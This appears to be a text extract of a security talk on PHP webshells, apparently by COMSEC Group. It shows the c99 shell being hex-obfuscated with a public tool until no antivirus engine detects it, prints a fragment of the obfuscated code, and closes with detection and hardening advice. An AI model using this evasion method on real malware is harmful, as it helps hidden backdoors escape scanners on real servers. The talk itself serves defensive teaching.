Avast	PHP:Shell-AU [Trj]	20160314
Bkav	VEXF732.Webshell	20160312
NANO-Antivirus	Trojan.Script.C99Shell.bgzath	20160314
Qihoo-360	php.c99.shell.b	20160314
VBA32	Backdoor.PHP.C99Shell.y	20160314

Action: Obfuscation

Action: **Obfuscate** the remaining code using a free public obfuscator utility.

- The method based on encoding large portions or even the entire file.
- This is a common practice to prevent reverse engineering.
  - In this example, the values are encoded using HEX encoding.
- The file was obfuscated using free web obfuscation utile http://www.pipsomania.com/best_php_obfuscator.do

```
<?php ${"G\x4c\x4f\x42\x41\x4c\x53"}["\x78\x62\x73\x79\x66l"]="l\x61\x73\x74\x64\x69\x72";
${"\x47\x4c\x4f\x42\x41L\x53"}["\x67oxjk\x71\x63rh"]="\x61\x6c\x73";
${"\x47\x4c\x4fB\x41L\x53"}["\x72\x7a\x70m\x67\x77\x77fq"]="c\x6d\x64\x61\x6ci\x61\x73e\x73";
${"\x47\x4cO\x42\x41\x4c\x53"}["sp\x76\x6c\x6c\x71\x73"]="\x75";
${"\x47L\x4f\x42\x41LS"}["\x62\x6d\x62\x62\x75j\x64"]="\x69\x6d\x67";
${"GL\x4f\x42\x41\x4cS"}["\x77\x66\x6b\x76f\x74\x70"]="\x69\x6d\x61g\x65s";
$xkellnnv="wd\x74";
${"G\x4c\x4f\x42A\x4c\x53"}["\x63\x68o\x78\x6d\x76b"]="\x65\x64\x69t\x5fte\x78\x74";
${"\x47\x4c\x4f\x42\x41\x4c\x53"}["\x6b\x70i\x66\x76\x73"]="\x77i\x64\x74\x68";
${"\x47L\x4f\x42\x41\x4cS"}["\x7a\x73u\x70\x6b\x68\x69\x61n\x73\x69"]="\x73\x69\x7ae\x73";
${"\x47\x4cOBALS"}["p\x70\x69ko\x72"]="h\x65ig\x68t";
${"G\x4c\x4f\x42\x41\x4cS"}["\x6b\x6a\x6cd\x64a\x65\x71\x63j"]="\x69m\x67s\x69\x7a\x65";
${"G\x4c\x4f\x42\x41LS"}["d\x73\x76\x71\x71\x75\x6a\x6f\x6ed\x64"]="inf";
${"\x47L\x4f\x42A\x4cS"}["\x73\x66f\x6a\x6f\x76q\x66"]="\x64\x62\x75s\x65r";
${"GLOBA\x4c\x53"}["\x62l\x76\x64\x66\x7a\x6c\x6d"]="d\x62\x6eam\x65";
${"\x47\x4cOB\x41\x4c\x53"}["\x6a\x72\x74\x62\x69\x62wp"]="d\x62h\x6f\x73\x74";
${"\x47L\x4fBA\x4cS"}["u\x65\x6eg\x79\x7a\x6d"]="\x64b\x70a\x73\x73wd";
${"\x47L\x4fBA\x4c\x53"}["v\x68\x76\x79\x73xfp\x70\x7a\x64o"]="\x64\x62\x6ds";
${"\x47L\x4f\x42\x41L\x53"}["\x79\x73g\x6e\x72\x7a\x79e"]="\x65x\x65f\x74yp\x65\x73";
${"G\x4c\x4f\x42AL\x53"}["\x78\x62\x68\x6fil\x67\x66\x77bm"]="\x77h\x69\x74\x65";
${"\x47L\x4fBA\x4cS"}["fv\x65\x68\x65\x78\x78\x75\x64"]="\x74ext";
${"G\x4cO\x42\x41L\x53"}["\x70\x7a\x6f\x6b\x63\x79y\x78\x70"]="\x62\x61s\x65\x36\x34";
${"\x47\x4cO\x42\x41\x4cS"}["a\x77\x66s\x78n\x6f"]="\x65n\x63o\x64\x65\x64";
```

Action: Obfuscation

- AV list after **obfuscation** :0 / 56 ☺

SHA256: 429fbea967ee79c8d40ac598f528dfbda6803975aee931c377814677a03bf7b2

File name: c99_5_3.php

Detection ratio: 0 / 56

Analysis date: 2016-03-17 15:50:53 UTC (11 minutes ago)

Analysis | Additional information | Comments | Votes

Antivirus	Result	Update
ALYac	✓	20160317
AVG	✓	20160317
AVware	✓	20160317
Ad-Aware	✓	20160317
AegisLab	✓	20160317
Agnitum	✓	20160316

- We can try removing the rest of the signatures by keep cutting the file over and over.
- By obfuscating the file without modifying it at all, we can bypass All of the AVs.

COMSEC Group
Cyber & Information Security

SHA256: 429fbea967ee79c8d40ac598f528dfbda6803975aee931c377814677a03bf7b2


File name: c99_5_3.php

Detection ratio: 0 / 56

Analysis date: 2016-03-17 15:50:53 UTC (11 minutes ago)

Analysis | Additional information | Comments | Votes

Antivirus	Result	Update
ALYac	✔	20160317
AVG	✔	20160317
AVware	✔	20160317
Ad-Aware	✔	20160317
AegisLab	✔	20160317
Agnitum	✔	20160316




So how do you detect Webshells?

How to detect?

Combining several techniques

- File signature (pretty bad as we saw…)
- Dangerous framework functions signatures and counting
- Files with no references
- Files containing long strings with no spaces (can indicate encoding)
- Compare dev – preprod – prod environments



Detection tools

- Still – AVs…
- Orion webshell detector
  - Signatures + function signatures
  - https://github.com/v00d00sec/orion-webshell-detector
- Emposha webshell detector
  - Signatures + function signatures
  - http://www.shelldetector.com/
- Better source control utilities – version comparsion
- Secured deployment testing

COMSEC Group
Cyber & Information Security

Other recommendations

- Avoid directly accessible uploaded files – use handlers
- Least privileges concept – fewer permissions, less damage
- Encrypt DB configuration files
- Server anomaly detection utilities (exploitation detection)
- Lateral movement detection
- DB access control and WAF (protect the information)
- SDLC

COMSEC Group
Cyber & Information Security

Th an"."k you ;

Gil Cohen, CTO
Gilc@Comsecglobal.com

With the help of Ziv Rabbani.